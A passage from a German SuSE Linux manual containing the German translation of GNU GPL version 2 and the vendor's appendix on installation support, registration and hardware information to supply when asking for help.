Beispielsweise müssen Sie den Empfängern alle Rechte gewähren, die Sie selbst haben, wenn Sie - kostenlos oder gegen Bezahlung - Kopien eines solchen Programmes verbreiten. Sie müssen sicherstellen, daß auch sie den Quellcode erhalten bzw. bekommen können. Und Sie müssen ihnen diese Bedingungen zeigen, damit sie ihre Rechte kennen.

Wir schützen Ihre Rechte in zwei Schritten: (1) wir stellen die Software unter ein Copyright und (2) wir bieten Ihnen diese Lizenz an, die Ihnen das Recht gibt, die Software zu vervielfältigen, zu verbreiten und/oder zu verändern.

Um die Autoren und uns zu schützen, wollen wir sicherstellen, daß jeder erfährt, daß für diese freie Software keine Garantie besteht. Wenn die Software von jemand anderem modifiziert und weitergegeben wird, möchten wir, daß die Empfänger wissen, daß sie nicht das Original erhalten haben, damit von anderen verursachte Probleme nicht die Reputation des ursprünglichen Autors schädigen.

Schließlich ist jedes freie Programm permanent durch Software-Patente bedroht. Wir möchten die Gefahr ausschließen, daß Distributoren eines freien Programmes Patente mit dem Ergebnis individuell lizensieren, daß das Programm proprietär wird. Um dies zu verhindern, haben wir klar gemacht, daß jedes Patent für freie Benutzung durch jedermann lizenziert werden muß oder überhaupt nicht lizenziert werden darf.

Es folgen die genauen Bedingungen für die Vervielfältigung, Verbreitung und Bearbeitung:

### **GNU GENERAL PUBLIC LICENSE BEDINGUNGEN FÜR DIE VERVIELFÄLTIGUNG, VERBREITUNG UND BEARBEITUNG**

0. Diese Lizenz gilt für jedes Programm und jedes andere Werk, in dem ein entsprechender Vermerk des Copyright-Inhabers darauf hinweist, daß das Werk unter den Bestimmungen dieser General Public License verbreitet werden darf. Im folgenden wird jedes derartige Programm oder Werk als „das Programm“ bezeichnet; die Formulierung „auf dem Programm basierendes Werk“ meint das Programm sowie jegliche Bearbeitung des Programms im Sinne des Urheberrechts. Dies bedeutet: ein Werk, das das Programm, auch auszugsweise, unverändert oder verändert, und/oder in eine andere Sprache übersetzt, enthält. (Im folgenden wird die Übersetzung ohne Einschränkung als „Bearbeitung“ bezeichnet). Jeder Lizenznehmer wird im folgenden als „Sie“ angesprochen.

Andere Handlungen als Vervielfältigung, Verbreitung und Bearbeitung berührt diese Lizenz nicht; sie fallen nicht in ihren Anwendungsbereich. Der Vorgang der Ausführung des Programmes wird nicht eingeschränkt, und die Ausgabe des Programmes unterliegt dieser Lizenz nur, wenn der Inhalt ein auf dem Programm basierendes Werk darstellt (unabhängig davon, daß die Ausgabe durch die Ausführung des Programmes erfolgte). Ob dies zutrifft, hängt von den Funktionen des Programms ab.

1. Sie dürfen auf beliebigen Medien unveränderte Kopien des Quellcodes des Programms, wie sie ihn erhalten haben, anfertigen und verbreiten. Voraussetzung hierfür ist, daß Sie mit jeder Kopie einen entsprechenden Copyright-

Vermerk sowie einen Haftungsausschluß veröffentlichen. Bitte lassen Sie alle Vermerke, die sich auf diese Lizenz und das Fehlen einer Garantie beziehen, unverändert; geben Sie desweiteren allen anderen Empfängern des Programmes zusammen mit dem Programm eine Kopie dieser Lizenz.

Sie dürfen für den eigentlichen Kopiervorgang eine Gebühr verlangen; auf Ihren Wunsch dürfen Sie gegen Entgelt eine Garantie für das Programm anbieten.

2. Sie dürfen Ihre Kopie(n) des Programmes oder eines Teils davon verändern, wodurch ein auf dem Programm basierendes Werk entsteht; Sie dürfen derartige Bearbeitungen unter den Bestimmungen des Abschnitts 1 vervielfältigen und verbreiten, vorausgesetzt, daß zusätzlich alle folgenden Bedingungen erfüllt werden:

- a) Sie müssen die veränderten Dateien mit einem auffälligen Vermerk versehen, der auf die von Ihnen vorgenommene Modifizierung und das Datum jeder Änderung hinweist.
- b) Sie müssen dafür sorgen, daß jede von Ihnen verbreitete oder veröffentlichte Arbeit, die ganz oder teilweise von einem Programm oder Teilen davon abgeleitet ist, Dritten gegenüber als Ganzes unter den Bedingungen dieser Lizenz ohne Lizenzgebühren zur Verfügung gestellt wird.
- c) Wenn das veränderte Programm normalerweise beim Lauf interaktiv Kommandos einliest, müssen Sie dafür sorgen, daß es, wenn es auf dem üblichsten Wege für solche interaktive Nutzung gestartet wird, eine Meldung ausgibt oder ausdrückt, die einen geeigneten Copyright-Vermerk enthält sowie einen Hinweis, daß es keine Gewährleistung gibt (oder anderenfalls, daß Sie Garantie leisten), und daß die Benutzer das Programm unter diesen Bedingungen weiter verbreiten dürfen. Auch muß der Benutzer muß darauf hingewiesen werden, wie er eine Kopie dieser Lizenz ansehen kann. (Ausnahme: Wenn das Programm selbst interaktiv arbeitet, aber normalerweise keine derartige Meldung ausgibt, muß Ihr auf dem Programm basierendes Werk auch keine solche Meldung ausgeben).

Diese Anforderungen betreffen das veränderte Werk als Ganzes. Wenn identifizierbare Abschnitte des Werkes nicht von dem Programm abgeleitet sind und vernünftigerweise selbst als unabhängige und eigenständige Werke betrachtet werden können, dann erstrecken sich diese Lizenz und ihre Bedingungen nicht auf diese Abschnitte, wenn sie als eigenständige Werke verbreitet werden. Wenn Sie jedoch dieselben Abschnitte als Teil eines Ganzen verbreiten, das ein auf dem Programm basierendes Werk darstellt, dann muß die Verbreitung des Ganzen nach den Bedingungen dieser Lizenz erfolgen. Hierbei werden die Rechte weiterer Lizenznehmer auf die Gesamtheit ausgedehnt, und damit auf jeden einzelnen Teil - unabhängig von der Person des Verfassers.

Somit ist es nicht die Absicht dieses Abschnittes, Rechte für Werke in Anspruch zu nehmen oder zu beschneiden, die komplett von Ihnen geschrieben wurden; vielmehr ist es die Absicht, die Rechte zur Kontrolle der Verbreitung von Werken, die auf dem Programm basieren oder unter seiner auszugsweisen Verwendung zusammengestellt worden sind, auszuüben.

Ferner bringt ein einfaches Zusammenstellen eines anderen Werkes, das nicht auf dem Programm basiert, zusammen mit dem Programm oder einem auf dem Programm basierenden Werk auf einem Speicher- oder Vertriebsmedium nicht in den Anwendungsbereich dieser Lizenz.

3. Sie dürfen das Programm (oder ein darauf basierendes Werk wie in Abschnitt 2) als Objectcode oder in ausführbarer Form unter den Bedingungen von Abschnitt 1 und 2 vervielfältigen und verbreiten - vorausgesetzt, daß Sie dabei eine der folgenden Serviceleistungen erbringen:

- a) Liefern Sie zusätzlich den vollständigen zugehörigen maschinenlesbaren Quellcode auf einem Medium, das üblicherweise für den Datenaustausch verwendet wird, wobei die Verteilung unter den Bedingungen der Abschnitte 1 und 2 erfolgen muß; oder
- b) Liefern Sie das Programm mit dem mindestens drei Jahre lang gültigen schriftlichen Angebot, jedem Dritten eine vollständige maschinenlesbare Kopie des Quellcodes zur Verfügung zu stellen, wobei keine weiteren Kosten als für den physikalischen Kopiervorgang anfallen und der Quellcode unter den Bedingungen der Abschnitte 1 und 2 auf einem Medium verbreitet wird, das üblicherweise für den Datenaustausch verwendet wird; oder
- c) Liefern Sie das Programm mit der Information, die auch Sie erhalten haben, daß der korrespondierende Quellcode angeboten ist. (Diese Alternative gilt nur für nicht-kommerzielle Verbreitung und nur, wenn Sie das Programm als Objectcode oder in ausführbarer Form mit einem entsprechenden Angebot nach Unterabschnitt b erhalten haben.)

Unter Quellcode eines Werkes wird die Form des Werkes verstanden, die für Bearbeitungen vorzugsweise verwendet wird. Für ein ausführbares Programm bedeutet der Quellcode: Der Quellcode aller Module, die das Programm beinhaltet, zusätzlich alle zugehörigen Schnittstellen-Definitions-Dateien, sowie die Skripte, die die Kompilierung und Installation des ausführbaren Programmes kontrollieren. Als besondere Ausnahme jedoch muß der verteilte Quellcode nicht enthalten, was normalerweise (entweder als Quellcode oder in binärer Form) mit den Hauptkomponenten des Betriebssystems (Kernel, Compiler usw.) verteilt wird, unter dem das Programm läuft - es sei denn, diese Komponente gehört zum ausführbaren Programm.

Wenn die Verbreitung eines ausführbaren Programmes oder des Objectcodes erfolgt, indem der Kopierzugriff auf eine dafür vorgesehene Stelle gewährt wird, so gilt die Gewährung eines gleichwertigen Zugriffs auf den Quellcode als Verbreitung des Quellcodes, auch wenn Dritte nicht dazu gezwungen sind, die Quellen zusammen mit dem Objectcode zu kopieren.

4. Sie dürfen das Programm nicht vervielfältigen, verändern, weiter lizenzieren oder verbreiten, sofern es durch dieser Lizenz nicht ausdrücklich gestattet ist. Jeder anderweitige Versuch der Vervielfältigung, Modifizierung, Weiterlizenzierung und Verbreitung ist nichtig und beendet automatisch Ihre Rechte unter dieser Lizenz. Jedoch werden die Lizenzen Dritter, die von Ihnen Kopien oder Rechte unter dieser Lizenz erhalten haben, nicht beendet, solange diese die Lizenz voll anerkennen und befolgen.

5. Sie sind nicht verpflichtet, diese Lizenz anzunehmen, da Sie sie nicht unterzeichnet haben. Jedoch gibt Ihnen nichts anderes die Erlaubnis, das Programm oder von ihm abgeleitete Werke zu verändern oder zu verbreiten. Diese Handlungen sind gesetzlich verboten, wenn Sie diese Lizenz nicht anerkennen. Indem Sie das Programm (oder ein darauf basierendes Werk) verändern oder verbreiten, erklären Sie Ihr Einverständnis mit dieser Lizenz und mit allen ihren Bedingungen bezüglich der Vervielfältigung, Verbreitung und Veränderung des Programms oder eines darauf basierenden Werks.

6. Jedesmal, wenn Sie das Programm (oder ein auf dem Programm basierendes Werk) weitergeben, erhält der Empfänger automatisch vom ursprünglichen Lizenzgeber die Lizenz, das Programm entsprechend den hier festgelegten Bestimmungen zu vervielfältigen, zu verbreiten und zu verändern. Sie dürfen keine weiteren Einschränkungen der Durchsetzung der hierin zugestandenen Rechte des Empfängers vornehmen. Sie sind nicht dafür verantwortlich, die Einhaltung dieser Lizenz durch Dritte durchzusetzen.

7. Sollten Ihnen infolge eines Gerichtsurteils, des Vorwurfs einer Patentverletzung oder aus einem anderen Grunde (nicht auf Patentfragen begrenzt) Bedingungen (durch Gerichtsbeschluß, Vergleich oder anderweitig) auferlegt werden, die den Bedingungen dieser Lizenz widersprechen, so befreien Sie diese Umstände nicht von den Bestimmungen in dieser Lizenz. Wenn es Ihnen nicht möglich ist, das Programm unter gleichzeitiger Beachtung der Bedingungen in dieser Lizenz und Ihrer anderweitigen Verpflichtungen zu verbreiten, dann können Sie als Folge das Programm überhaupt nicht verbreiten. Wenn zum Beispiel ein Patent nicht die gebührenfreie Weiterverbreitung des Programmes durch diejenigen erlaubt, die das Programm direkt oder indirekt von Ihnen erhalten haben, dann besteht der einzige Weg, das Patent und diese Lizenz zu befolgen, darin, ganz auf die Verbreitung des Programmes zu verzichten.

Sollte sich ein Teil dieses Abschnitts als ungültig oder unter bestimmten Umständen nicht durchsetzbar erweisen, so soll dieser Abschnitt seinem Sinne nach angewandt werden; im übrigen soll dieser Abschnitt als Ganzes gelten.

Zweck dieses Abschnittes ist nicht, Sie dazu zu bringen, irgendwelche Patente oder andere Eigentumsansprüche zu verletzen oder die Gültigkeit solcher Ansprüche zu bestreiten; dieser Abschnitt hat einzig den Zweck, die Integrität des Verbreitungssystems der freien Software zu schützen, das durch die Praxis öffentlicher Lizenzen verwirklicht wird. Viele Leute haben großzügige Beiträge zum weiten Bereich der mit diesem System verbreiteten Software im Vertrauen auf die konsistente Anwendung dieses Systems geleistet; es liegt am Autor/Geber zu entscheiden, ob er die Software mittels irgendeines anderen Systems verbreiten will; ein Lizenznehmer hat auf diese Entscheidung keinen Einfluß.

Dieser Abschnitt ist dazu gedacht, deutlich klar zu machen, was als Konsequenz aus dem Rest dieser Lizenz betrachtet wird.

8. Wenn die Verbreitung und/oder die Benutzung des Programmes in bestimmten Staaten entweder durch Patente oder durch urheberrechtlich geschützte Schnittstellen eingeschränkt ist, kann der Urheberrechtsinhaber,

der das Programm unter diese Lizenz gestellt hat, eine explizite geographische Begrenzung der Verbreitung angeben, indem diese Staaten ausgeschlossen werden, so daß die Verbreitung nur innerhalb und zwischen den Staaten erlaubt ist, die nicht ausgeschlossen sind. In einem solchen Fall beinhaltet diese Lizenz die Beschränkung, als wäre sie in diesem Text niedergeschrieben.

9. Die Free Software Foundation kann von Zeit zu Zeit überarbeitete und/oder neue Versionen der General Public License veröffentlichen. Solche neuen Versionen werden vom Grundprinzip her der gegenwärtigen entsprechen, können aber im Detail abweichen, um neuen Problemen und Anforderungen gerecht zu werden.

Jede Version der Lizenz hat eine eindeutig unterschiedliche Versionsnummer. Wenn das Programm angibt, welcher Version und „any later version“ es unterliegt, so haben Sie die Wahl, entweder den Bestimmungen dieser Version zu folgen oder denen jeder beliebigen späteren Version, die von der Free Software Foundation veröffentlicht wurde. Wenn das Programm keine Versionsnummer angibt, können Sie eine beliebige Version wählen, die je von der Free Software Foundation veröffentlicht wurde.

10. Wenn Sie den Wunsch haben, Teile des Programmes in anderen freien Programmen zu verwenden, deren Bedingungen für die Verbreitung anders sind, schreiben Sie an den Autor, um ihn um die Erlaubnis zu bitten. Für Software, die unter dem Copyright der Free Software Foundation steht, schreiben Sie an die Free Software Foundation; wir machen zu diesem Zweck manchmal Ausnahmen. Unsere Entscheidung wird von den beiden folgenden Zielen geleitet: dem Erhalten des freien Status von allen abgeleiteten Arbeiten unserer freien Software und der Förderung der Verbreitung und Nutzung von Software generell.

### KEINE GEWÄHRLEISTUNG

**11. Da das Programm ohne jegliche Kosten lizenziert wird, besteht keinerlei Gewährleistung für das Programm, soweit dies gesetzlich zulässig ist. Sofern nicht anderweitig schriftlich bestätigt, stellen die Copyright-Inhaber und/oder Dritte das Programm so zur Verfügung, „wie es ist“, ohne irgendeine Gewährleistung, weder ausdrücklich noch implizit, einschließlich, aber nicht begrenzt auf, die Tauglichkeit und Verwendbarkeit für einen bestimmten Zweck. Das volle Risiko bezüglich Qualität und Leistungsfähigkeit des Programmes liegt bei Ihnen. Sollte das Programm fehlerhaft sein, übernehmen Sie die Kosten für notwendigen Service, Reparatur oder Korrektur.**

**12. In keinem Fall, außer durch geltendes Recht gefordert oder schriftlich zugesichert, ist irgendein Copyright-Inhaber oder irgendein Dritter, der das Programm wie oben erlaubt modifiziert oder verbreitet hat, Ihnen gegenüber für irgendwelche Schäden haftbar, einschließlich jeglicher genereller, spezieller, zufälliger oder Folgeschäden, die aus der Benutzung des Programmes oder der Unbenutzbarkeit des Programmes folgen (einschließlich, aber nicht beschränkt auf, Datenverluste, fehlerhafte Verarbeitung von Daten, Verluste, die von Ihnen oder anderen getragen werden müssen, oder einen Fehler des Programms, mit**

irgendeinem anderen Programm zusammenzuarbeiten), selbst wenn ein Copyright-Inhaber oder Dritter über die Möglichkeit solcher Schäden unterrichtet worden war.

### ENDE DER BEDINGUNGEN

#### Anhang: Wie wenden Sie diese Begriffe auf Ihre neuen Programme an

Wenn Sie ein neues Programm entwickeln und wollen, daß es vom größtmöglichen Nutzen für die Allgemeinheit ist, dann erreichen Sie das am besten, indem Sie es zu freier Software machen, die jeder unter diesen Bestimmungen weiterverbreiten und verändern kann.

Um dies zu erreichen, fügen Sie die folgenden Anmerkungen zu Ihrem Programm hinzu. Am sichersten ist es, sie an den Anfang einer jeden Quelldatei zu stellen, um den Gewährleistungsausschluß möglichst deutlich darzustellen; außerdem sollte jede Datei mindestens eine „Copyright“-Zeile besitzen sowie einen kurzen Hinweis darauf, wo die vollständige Lizenz gefunden werden kann.

*<eine Zeile mit dem Programmnamen und einer kurzen Beschreibung >Copyright (C) 19yy <Name des Autors >*

*This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.*

*This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.*

*You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.*

Fügen Sie auch einen kurzen Hinweis hinzu, wie Sie elektronisch und per Brief erreichbar sind.

Wenn Ihr Programm interaktiv ist, sorgen Sie dafür, daß es nach dem Start einen kurzen Vermerk ausgibt:

*Gnomovision version 69, Copyright (C) 19yy name of author Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type 'show w'. This is free software, and you are welcome to redistribute it under certain conditions; type 'show c' for details.*

Die hypothetischen Kommandos 'show w' und 'show c' sollten die entsprechenden Teile der GPL anzeigen. Natürlich können die von Ihnen verwendeten Kommandos anders heißen als 'show w' und 'show c'; es könnten auch einfach Mausclicks sein - was immer am besten in Ihr Programm paßt.

Soweit vorhanden, sollten Sie auch Ihren Arbeitgeber (wenn Sie als Programmierer arbeiten) oder Ihre Schule einen Copyright-Verzicht für das Programm unterschreiben lassen. Hier ist ein Beispiel mit geänderten Namen:

*Yoyodyne, Inc., hereby disclaims all copyright interest in the program 'Gnomovision' (which makes passes at compilers) written by James Hacker.*

*<signature of Ty Coon >, 1 April 1989 Ty Coon, President of Vice*

Diese General Public License gestattet nicht die Einbindung des Programmes in proprietäre Programme. Ist Ihr Programm eine Bibliotheksfunktion, so kann es sinnvoller sein, das Binden proprietärer Programme mit dieser Bibliothek zu gestatten. Wenn Sie dies tun wollen, sollten Sie die GNU Library General Public License anstelle dieser Lizenz verwenden.

## Support und Dienstleistungen

Im Verlauf der letzten Jahre haben wir festgestellt, daß bei der Installation von Linux zwar immer seltener, aber doch immer wieder einmal Probleme auftreten können – egal wie weit Linux sich entwickelt hat. Viele dieser Erfahrungen sind in dieses Buch eingeflossen, um Ihnen, lieber Leser, ein Wochenende mit entnervtem Warten auf die Telefon-Hotline am Montagnachmittag zu ersparen, mit deren Hilfe Sie die Installation Ihres Systems fortsetzen können.

Wenn Sie auf Schwierigkeiten stoßen, sollten Sie sicherstellen, daß die Lösung nicht bereits *in diesem Buch* bzw. in unserer *Support-Datenbank*<sup>1</sup> steht, bevor Sie sich an unser Support-Team wenden. Ebenso sollten Sie zuerst einmal die diversen README-Dateien auf der ersten CD konsultieren.

Natürlich ist es uns nicht möglich, sämtliche Eventualitäten, die bei der Installation auftreten können, mit diesem Buch abzudecken. Jeden der bereits aufgetretenen Fälle mit aufzunehmen, wäre der Übersicht abträglich und zudem unökonomisch. Schließlich tauchen immer wieder unvorhersehbare Probleme oder neue Fragestellungen auf.

Sollten Sie jedoch in die Situation gelangen, daß alle Dokumentationen einschließlich des Handbuchs und der Support-Datenbank Sie nicht weiterbringen, haben Sie mit Ihrem SuSE Linux-Paket kostenlosen Installationssupport erworben, der Ihnen für die dringendsten Probleme bei der Installation des SuSE Linux-Systems mit hoher Wahrscheinlichkeit eine Antwort geben kann. Unser Support-Team besteht aus Spezialisten, die auch komplizierte Probleme in den Griff bekommen.

SuSE bietet Ihnen zwei Arten von Support:

- *Installationssupport*, der im Kaufpreis der SuSE Linux-CD enthalten ist, und
- *Business-Support*, der kommerzielle Support, den wir gesondert in Rechnung stellen.

Daneben bieten wir Ihnen kostenlos Informationen rund um Linux und zu unserem Lieferprogramm in gedruckter Form oder online im Internet an.

Auf diese Angebote soll in den folgenden Abschnitten kurz eingegangen werden.

---

<sup>1</sup> Unter welcher Internetadresse bzw. über welche Software-Pakete Sie Zugang dazu haben, erläutert Abschnitt H.3, Seite 500.

### H.1 Installationssupport

#### H.1.1 Voraussetzungen

Wir möchten Ihnen schnell und unbürokratisch im Rahmen Ihres 60-tägigen Installationssupports helfen.

**Voraussetzung** Erleichtern Sie bitte uns – und sich selbst – die notwendigen „Formalitäten“, indem Sie uns in Ihren Supportanfragen im Betreff (bei E-Mails im „Subject“ Ihren Registriercode und Ihren vollen Namen – der, unter dem Sie sich haben registrieren lassen, z. B. auch der Firmenname – angeben.

Sollten Sie sich noch nicht bei uns haben registrieren lassen, kann dies auch unser Support-Mitarbeiter für Sie erledigen. Zusätzlich zum Registriercode und Ihrem Namen benötigen wir dann Ihre vollständige Adresse. Bitte vergessen Sie auch nicht Ihre Telefonnummer, ggf. die Faxnummer und Ihre E-Mail-Adresse.

Auf jeden Fall helfen wir Ihnen viel lieber bei Ihrem Supportanliegen als viel Zeit für die Suche nach Ihren Registrierungsdaten aufzuwenden.

Die Nennung dieser Daten in jeder Supportanfrage (unabhängig vom Medium) ist die Voraussetzung dafür, daß wir Ihnen im Rahmen des Installationssupports helfen können.

#### Registrierung

Im folgenden werden kurz die Wege beschrieben, wie Sie sich als SuSE Linux-Anwender registrieren lassen können.

**Registriercode** Ihrem SuSE Linux-Paket liegt eine Registrierkarte bei, auf der Sie u. a. einen Aufkleber mit Ihrem Registriercode finden. Dieser Code ist einmalig und dient zur Verifizierung, ob Sie ein echtes SuSE Linux vorliegen haben. Der Code stimmt auch mit dem Code auf der ersten Seite Ihres Handbuchs überein.

**Registrierkarte Online** Wenn Sie uns die ausgefüllte Registrierkarte mit der Post zuschicken oder wenn Sie sich auf unserem WWW-Server mit Hilfe des Formulars unter der URL <http://www.suse.de/form-registration.html> online registrieren lassen, werden Sie registrierter SuSE Linux-Anwender, der u. a. Anspruch auf den Installationssupport hat.



Da der Registriercode und somit auch der Supportanspruch produktgebunden ist, bitten wir Sie, sich für *jede* Ausgabe von SuSE Linux zu registrieren, auch wenn Sie ein Update durchführen oder wenn Sie das Produkt direkt von uns bezogen haben.

Beachten Sie bitte, daß für jeden Registriercode nur eine Registrierung erfolgen kann. Sollten Sie Ihr SuSE Linux-Paket weiterverkaufen, nachdem Sie sich bei uns haben registrieren lassen, ist eine Registrierung des neuen Besitzers mit diesem Registriercode nicht mehr möglich.

### H.1.2 Umfang des Installationssupports

Was verbirgt sich hinter dem Begriff „Installationssupport“? Im folgenden soll kurz umrissen werden, was wir unter Installationssupport verstehen.

Der Installationssupport soll Ihnen helfen, Ihr SuSE Linux-System prinzipiell zum Laufen zu bekommen. Dazu zählt

- das Installieren des SuSE Linux-Systems von der CD
- das grundlegende Konfigurieren eines Einzelplatzsystems
- das grundlegende Einrichten der graphischen Benutzeroberfläche X11
- das Eingliedern eines Einzelplatz-Rechners in ein Mininetz (2–3 Linux-Rechner)
- das grundlegende Einrichten von Netzwerkdiensten, im einzelnen E-Mail und News senden und empfangen und
- das Konfigurieren des lokalen Druckerdienstes für einen Einzelplatzrechner.

Wir sind Ihnen auch gerne behilflich, wenn es darum geht, Ihren Rechner prinzipiell mit Ihrem Internet-Provider in Kontakt zu bringen. Allerdings möchten wir Sie bitten, vor Anfragen bei uns sicherzustellen, daß eventuelle Schwierigkeiten beim Verbindungsaufbau mit dem Provider nicht von diesem beseitigt werden müssen.

Sie werden sicher Verständnis haben, wenn wir im Rahmen des Installationssupports folgende Hilfestellungen *nicht* geben können:

- Konfiguration größerer oder kommerziell genutzter Rechnernetze;
- Einrichten von Serverdiensten (im einzelnen: Mail-Server, News-Server, NFS-Server, Samba-Server, ISDN-Server, Modem-Server, etc.);
- Support zu DOS, Windows (3.1, 3.11, 95, NT), OS/2, SCO und anderen Systemen
- Support für kommerzielle Linux-Programme, wie z. B. **Applixware**, Adabas D, Maple, Netscape, etc., auch wenn diese von uns ggf. vertrieben werden;
- Support für andere Linux-Distributionen (Caldera, Debian, DLD, Red-Hat, etc.);
- Fehleranalyse oder Support für selbstgeschriebene oder selbstcompilierte Programme.

Unser Installationssupport ist als Hilfe zur grundlegenden Installation des Systems gedacht, nicht als Schulung oder Einführung in Linux. Er kann also nur bei Konfigurationsproblemen, nicht aber bei Verständnisfragen in Anspruch genommen werden. Für tiefergehende Fragen und aufwendigere Installationen steht Ihnen jederzeit unser Business-Support, den wir besonders in Rechnung stellen, zur Verfügung (siehe Abschnitt H.2).

Generell gilt, daß sich unser Support-Team immer bemühen wird, Ihnen weiterzuhelfen. Wir setzen dabei voraus, daß Sie Ihre eigenen Möglichkeiten zur Information ausschöpfen (dieses Handbuch und bei laufendem System die Online-Hilfen) und uns die geeigneten Informationen zur Verfügung stellen.

Nichtsdestoweniger kommen auch wir bisweilen in die Situation, daß SuSE Linux z. B. auf einer bestimmten Hardware-Konfiguration überhaupt nicht oder nur mit Einschränkungen zum Laufen zu bringen ist. Wir bitten Sie um Verständnis, daß auch wir Ihnen keine 100prozentige Erfolgsgarantie für unseren Installationssupport geben können.

### **Support für Softwarepakete**

Neben dem eigentlichen Linux-Kernsystem bieten wir mehrere Hundert (z. Z. insgesamt ca. 850) Software-Pakete in unserem SuSE Linux-Paket an. Wir bemühen uns, diese Pakete auf dem jeweils neuesten Stand zu halten. Jedoch ist es uns nicht immer möglich, zu jedem x-beliebigen Paket die Konfiguration im einzelnen zu kennen oder gar Zusätze dazu zu programmieren. Wir bitten um Ihr Verständnis, wenn wir Sie zur Konfiguration einzelner Programme auf die entsprechenden Dokumentationen (Manpage, README-Dateien, Online-Hilfen) verweisen müssen.

### **Linux Aktuell!, Linux Decathlon, Internet**

Neben all diesen Punkten ist Installationssupport nur für Software möglich, die mit der SuSE Linux-CD kommt. Ausgenommen vom Support sind also z. B. auch Fragen bzgl. „Hackerkernel“ oder Softwarepaketen, die aus anderen Quellen (z. B. Internet) oder von unseren Produkten **Linux Aktuell!** oder **Linux Decathlon** stammen.

### **Feedback**

Wir sind Ihnen immer für Hinweise und Problembeschreibungen dankbar und helfen auch gerne weiter, wenn das Problem grundlegender Natur ist oder wir bereits eine Lösung dafür haben. Auf jeden Fall ermöglicht uns Ihr Feedback, das Problem in späteren Versionen zu beseitigen bzw. die Information anderen SuSE Linux-Anwendern z. B. via WWW zur Verfügung zu stellen.

Zum anderen sind wir bemüht, ein SuSE Linux-System aufzubauen, das den Wünschen unserer Kunden möglichst nahe kommt. Deshalb haben wir für Kritik an der CD und am Buch, sowie für Anregungen zu künftigen Projekten, immer ein offenes Ohr. Wir denken, dies ist der beste Weg, Fehlentwicklungen frühzeitig zu erkennen und den hohen Qualitätsstandard von Linux zu erhalten.

Sie können uns Ihr Feedback jederzeit via E-Mail an [feedback@suse.de](mailto:feedback@suse.de) oder via Fax und Brief an die untenstehende Adresse schreiben.

### **Zeitraum des Installationssupports**

Der Installationssupport für eine SuSE Linux-CD erstreckt sich über einen Zeitraum von 60 Tagen ab dem Registrierdatum; maximal jedoch bis 60 Tage nach Erscheinen der Nachfolge-CD.

### H.1.3 Was wir wissen müssen, um Ihnen helfen zu können

Für einen erfolgreichen und schnellen Support müssen wir möglichst viel wissen, z. B. über Ihren Rechner, die laufende Software und das Problem, das aufgetreten ist. Außerdem helfen uns natürlich Indizien wie Fehlermeldungen, Konfigurationsdateien, usw.

Bevor Sie über Telefon, E-Mail, Fax oder Post mit dem SuSE-Support Kontakt aufnehmen, gehen Sie *bitte* die folgende Liste durch. Je mehr Vorarbeit Sie leisten, desto schneller und konkreter können wir Ihnen helfen. Oftmals kann der Fehler schon durch Sie selbst erkannt werden, wenn Sie versuchen, ihn möglichst explizit für den Support zu beschreiben.

Für viele Frage- und Problemstellungen haben wir die Antworten und Lösungen schon gefunden. Wir stellen Ihnen diese in mehreren hundert Artikeln in unserer Support-Datenbank rund um die Uhr online zur Verfügung: <http://www.suse.de/Support/sdb/index.html>.

Neben diesem Online-Angebot ist der Inhalt der Support-Datenbank auch im Paket `sdb_de`, Serie `doc` auf Ihrer SuSE Linux-CD enthalten. Sie können die Artikel mit jedem Web-Browser (**arena**, **lynx**, **netscape**) lesen.



Im folgenden nun, was wir von Ihnen und Ihrem System für den Installationssupport wissen müssen:

1. Geben Sie bitte bei *jeder* Anfrage Ihre Registrierdaten an, wie in Abschnitt H.1.1 beschrieben.
2. Beschreiben Sie möglichst genau,
  - was passiert (genaue Fehlermeldungen, Bildschirmphänomene, Plattengeräusche, etc.);

**Registrierung**

**Beschreibung**

Teilen Sie uns die Meldungen bitte *wörtlich* mit, nicht eine Interpretation derselben!

- wann es passiert (beim Booten von der Diskette, beim Zugriff auf die CD, beim Bewegen der Maus, etc.);
  - ob es wiederholbar ist;
  - was Sie bereits versucht haben, um die Schwierigkeiten in den Griff zu bekommen.
3. Versuchen Sie sich zu erinnern, ob Sie etwas – auch zuerst nebensächlich Erscheinendes – am laufenden System geändert haben, bevor das Fehlverhalten aufgetreten ist. Dies kann u. U. auch schon am Vortag oder vor dem letzten Booten gewesen sein.
  4. Viele der auftretenden Fehler und Phänomene werden durch defekte, unsauber arbeitende oder falsch konfigurierte Hardware verursacht. Oft stehen die zu beobachtenden Phänomene nicht in erkennbarem Zusammenhang mit bestimmten Hardwarekomponenten.



**Hardware**

Für eine sichere Diagnose brauchen wir daher einige Hintergrundinformationen über Ihr Rechnersystem; bitte gehen Sie die folgende Liste durch und geben Sie uns soviele Informationen wie möglich.

- Prozessor: Hersteller, Typ, Taktfrequenz, Maskenstepping.
- Motherboard: Hersteller, Bezeichnung, BIOS-Version, Onboard-Controller.
- Speicherbestückung: RAM-Größe, Modulanzahl, RAM-Art (FP, EDO, BEDO, SDRAM), Zugriffszeit (60 ns, 70 ns), Cache-Größe, Cache-Art).
- Festplattencontroller: SCSI, IDE, EIDE, Onboard bzw. Steckkarte, Bezeichnung, BIOS-Version, Chipsatz.
- Festplatten: Typ, Hersteller, Bezeichnung, Größe, Bussystem (SCSI, IDE, EIDE, SSA), Partitionierung.
- CD-ROM-Laufwerk: Typ, Hersteller, Bezeichnung, Geschwindigkeit, Anschluß intern bzw. extern, SCSI, EIDE (ATAPI), Parallelport.
- Sonstige Medien: CD-Schreiber, Streamer (Typ, Hersteller, SCSI-bzw. EIDE- bzw. Floppystreamer, Kapazität), ZIP-Drives, Jaz-Drives, MO-Laufwerke, Flopticals.
- Grafikkarte: Typ, Hersteller, Chipsatz, Bus (PCI, VLBus, ISA), Speichergröße, Speicherart (DRAM, VRAM, WRAM, SGRAM, EDO), evtl. Add-on-Boards.
- Netzwerkkarte: Typ, Hersteller, Chipsatz, Bus (PCI, VLBus, ISA), Netzwerkart (Ethernet, TokenRing, etc.), Anschlußart (Coax-Kabel, Twisted-Pair), Portadresse, IRQ.
- Sonstige Peripherie: Drucker, parallele Schnittstellen, serielle Schnittstellen, Modem, ISDN-Karte, Scanner, Soundkarte.

